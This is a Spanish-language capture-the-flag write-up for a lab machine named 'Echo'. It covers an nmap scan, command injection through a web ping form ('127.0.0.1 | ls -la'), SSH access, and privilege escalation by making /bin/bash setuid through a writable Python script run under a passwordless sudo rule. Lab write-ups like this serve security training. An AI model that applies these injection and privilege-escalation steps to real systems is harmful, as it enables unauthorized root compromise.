CTF ECHO writeup



Empezamos escaneando la máquina atacada (previamente he escaneado la red con arp-scan)


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sC -sV -n -vvv 192.168.1.22
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-19 17:37 +0200
NSE: Loaded 158 scripts for scanning.
```

Encontramos los siguientes puertos abiertos

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 10.2p1 Ubuntu 2ubuntu3.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.66 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


vamos a http

encontramos una web con credenciales y datos interesantes



Clara como nombre, una ruta de archivos, archivos que se ejecutan automaticamente para el mantenimiento y una terminal que saca comandos que ejecutemos en la web

Encontramos con una tuberia y un id los permisos ya que el servicio apunta a el loopback



Veamos si podemos ejecutar comandos

Encontramos que si y archivos interesantes

📡 Remote ICMP Ping & Latency Diagnostics

Verify connectivity and round-trip latency to edge network devices or remote internal hosts.

Target Hostname or IP Address

```
127.0.0.1 | ls -la
```

Packet Count


2 Packets

Execute Probe

TERMINAL CONSOLE OUTPUT

```
total 32
drwxr-xr-x 3 www-data www-data 4096 Sep 10 13:17 .
drwxr-xr-x 3 root     root     4096 Sep 10 13:15 ..
drwxr-xr-x 2 www-data www-data 4096 Sep 10 13:17 backups
-rwxr-xr-x 1 www-data www-data  331 Sep 10 13:17 config.php
-rwxr-xr-x 1 www-data www-data 9584 Sep 10 13:17 index.php
-rwxr-xr-x 1 www-data www-data   92 Sep 10 13:17 robots.txt
```

Nada interesante




Veamos los demas



Se podría pero prefiero otro metodo

Encontramos credenciales de acceso



Entramos a traves de ssh

```
┌──(root㉿kali)-[/home/kali]
└─# ssh clara@192.168.1.22
The authenticity of host '192.168.1.22 (192.168.1.22)' can't be established.
ED25519 key fingerprint is: SHA256:szWG4HvPrFuLDjY8fj9ctzkikE2×5/YODzhGcLxQGGE
This key is not known by any other names.
```

Encontramos las credenciales

```
-bash-5.3$ whoami
clara
-bash-5.3$ ls -la
total 28
drwxr-x--- 4 clara clara 4096 Oct 19 16:47 .
drwxr-xr-x 4 root  root  4096 Sep 10 13:17 ..
lrwxrwxrwx 1 clara clara    9 Sep 10 13:17 .bash_history → /dev/null
-rw-r--r-- 1 clara clara 3771 Feb 13  2026 .bashrc
drwx------ 2 clara clara 4096 Sep 10 13:18 .cache
lrwxrwxrwx 1 clara clara    9 Sep 10 13:17 .lesshst → /dev/null
drwx------ 3 clara clara 4096 Oct 19 16:47 .local
-rw-r--r-- 1 clara clara  807 Feb 13  2026 .profile
-rw-r----- 1 clara clara   38 Sep 10 13:17 user.txt
-bash-5.3$ cat user.txt
HMV{7e3a91c4b2d840f6a1e582c39d04b6a8}
-bash-5.3$
```

PRIMERA FLAG.

Ojo, clara comparte UID y permisos con el grupo dev

```
-bash-5.3$ id
uid=1001(clara) gid=1002(clara) groups=1002(clara),1001(devs)
-bash-5.3$
```

Veamos si tenemos algun directorio o forma de aprovechar esto

Todos los usuarios no necesitan contraseña para usar sudo en la ruta de color rojoj de abajo

```
-bash-5.3$ sudo -l
User clara may run the following commands on echo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/echo-report
-bash-5.3$
```

Vamos a opt y encontramos un subdirectorio echo con un archivo .py

```
-bash-5.3$ cd /opt
-bash-5.3$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Sep 10 13:17 .
drwxr-xr-x 20 root root 4096 Sep  6 10:35 ..
drwxrwxr-x  3 root devs 4096 Oct 19 16:55 echo
-bash-5.3$ cd echo
-bash-5.3$ ls -la
total 16
drwxrwxr-x 3 root devs 4096 Oct 19 16:55 .
drwxr-xr-x 3 root root 4096 Sep 10 13:17 ..
drwxr-xr-x 2 root root 4096 Oct 19 16:57 __pycache__
-rw-rw-r-- 1 root devs   85 Oct 19 16:55 reporter.py
-bash-5.3$
```

Editamos el archivo con un payload


```
import subprocess

def run_report():
    subprocess.run(["chmod", "u+s", "/bin/bash"])
```




Ahora ejecutaremos con sudo este .py desde la ruta que no requiere contraseña para usar sudo


Nos movemos a la ruta




comprobamos la ruta y ejecutamos



Ejecutamos una shell y un whoami



Buscamos la segunda flag



Y hecho .